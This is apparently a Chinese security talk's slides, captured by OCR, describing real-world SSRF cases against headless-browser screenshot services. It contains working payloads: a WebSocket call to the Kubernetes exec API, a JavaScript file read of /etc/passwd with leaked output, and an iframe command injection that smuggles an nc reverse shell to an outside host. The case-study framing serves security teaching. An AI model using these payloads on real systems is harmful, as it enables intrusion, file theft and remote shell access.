
实战分享-Case 2



```
HTTP/1.1 500 Internal Server Error
Content-Length: 66
Content-Type: application/json; charset=utf-8
Date: Tue, 11 Aug 2020 03:12:51 GMT
Server: nginx
X-Envoy-Upstream-Service-Time: 20092

{"rs":2,"message":"Navigation Timeout Exceeded: 20000ms exceeded"}
```

Puppeteer

Headless browser




实战分享-Case 2

- K8s exec api需要websocket调用
- 浏览器可以发送websocket请求

```
<script>
    var target = "ws://127.0.0.1:8080/api/v1/namespaces/default/pods/……"
    var ws = new WebSocket(target, "base64.channel.k8s.io");
</script>
```

实战分享-Case 2




K8s Server
(4) 解析js并攻击k8s api
host the evil js file
(1) ssrf 请求evil server
(3) 返回js file
(2) 请求evil server
Attacker
Victim Server
Evil Server

实战分享-Case 3

又一个截图SSRF


实战分享-Case 3



```
POST /tool/html2imgUrl?width=750&height=0&csrfToken=
bb651519-4e2e-4474-87ca-b80bc2022e4f HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 41
Accept: application/json, text/plain, */*
Origin: https://[redacted]
User-Agent: Mozilla/5.0 (Linux; Android 7.1.2; TAS-AN00 Build/TAS-AN00;
wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/75.0.3770.143 Mobile Safari/537.36 [redacted]/1.9.0
NetType/WIFI (863064593742432_9aa1a54543f2877d;baidu) NEJSBridge/2.0.0
Content-Type: text/plain
Referer:
https://[redacted]/cityCulture/dist/html/footmark.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _cid=19162dd6-b7f9-441e-ba72-93bc453356db; _xsrf=
bb651519-4e2e-4474-87ca-b80bc2022e4f; JSESSIONID-WNYD-WEB=
1603777432576-E94DEFA4B096BE01473471[redacted]; X-Auth-Token=
14b83e22a[redacted]8a09ad3a4bf
X-Requested-With: com.[redacted]

<iframe src="http://ssrf.[redacted]ceye.io">
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 05 Nov 2020 05:52:03 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control: no-store
Set-Cookie: JSESSIONID-WNYD-WEB=
1604555521736-D94E63B242C5E4CD273F86.hzabj-fehtml2img1; Path=/;
HttpOnly
Content-Length: 117

{"msg":"成功","code":0,"url":
"https://[redacted]1604555523385/c53630822e1848f5
cc9e5292a2.png"}
```

实战分享-Case 3




User Agent

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) wkhtmltoimage Safari/534.34



wkhtmltoimage



```
General Options:
      --crop-h <int>
      --crop-w <int>
      --crop-x <int>
      --crop-y <int>
  -H, --extended-help

  -f, --format <format>
      --height <int>

  -h, --help
      --license
      --log-level <level>

      --quality <int>

  -q, --quiet


  -V, --version
      --width <int>
```

https://wkhtmltopdf.org/

实战分享-Case 3


- 扫端口：太慢
- 测试解析js：可行

思考：我们能做什么？---读文件

实战分享-Case 3

读取文件

```
<script>
    x=new XMLHttpRequest,x.onload=function(){document.write(this.responseText)},
x.open("GET","file:///etc/passwd"),x.send()
</script>
```



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/v
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/new
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:6553
libuuid:x:100:101::/var/lib/libuuid:/bin/sh Debian-exim:x:101:103::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin ntp:
puppet:x:105:107:Puppet configuration management daemon,,,:/var/lib/puppet:/bin/false
```

实战分享-Case 3

1 读取.bash_history

```
cd html2image/html2image-tomcat/default/tomcat
cd logs
less localhost_access_log.2018-04-23.txt
curl http://127.0.0.1:8181
```

2 读取access log

```
POST /convert/html2?customStr=--quality+100++--
corp-w+750+--corp-h+1080 HTTP 1.0
```

3 进行命令注入

```
<iframe src="http://127.0.0.1:8181/convert/html2?customStr=--
quality+100%3bnc+x.x.x.x+7723+-e+/bin/bash%3b%23">
```

实战分享-Case 3

谢谢！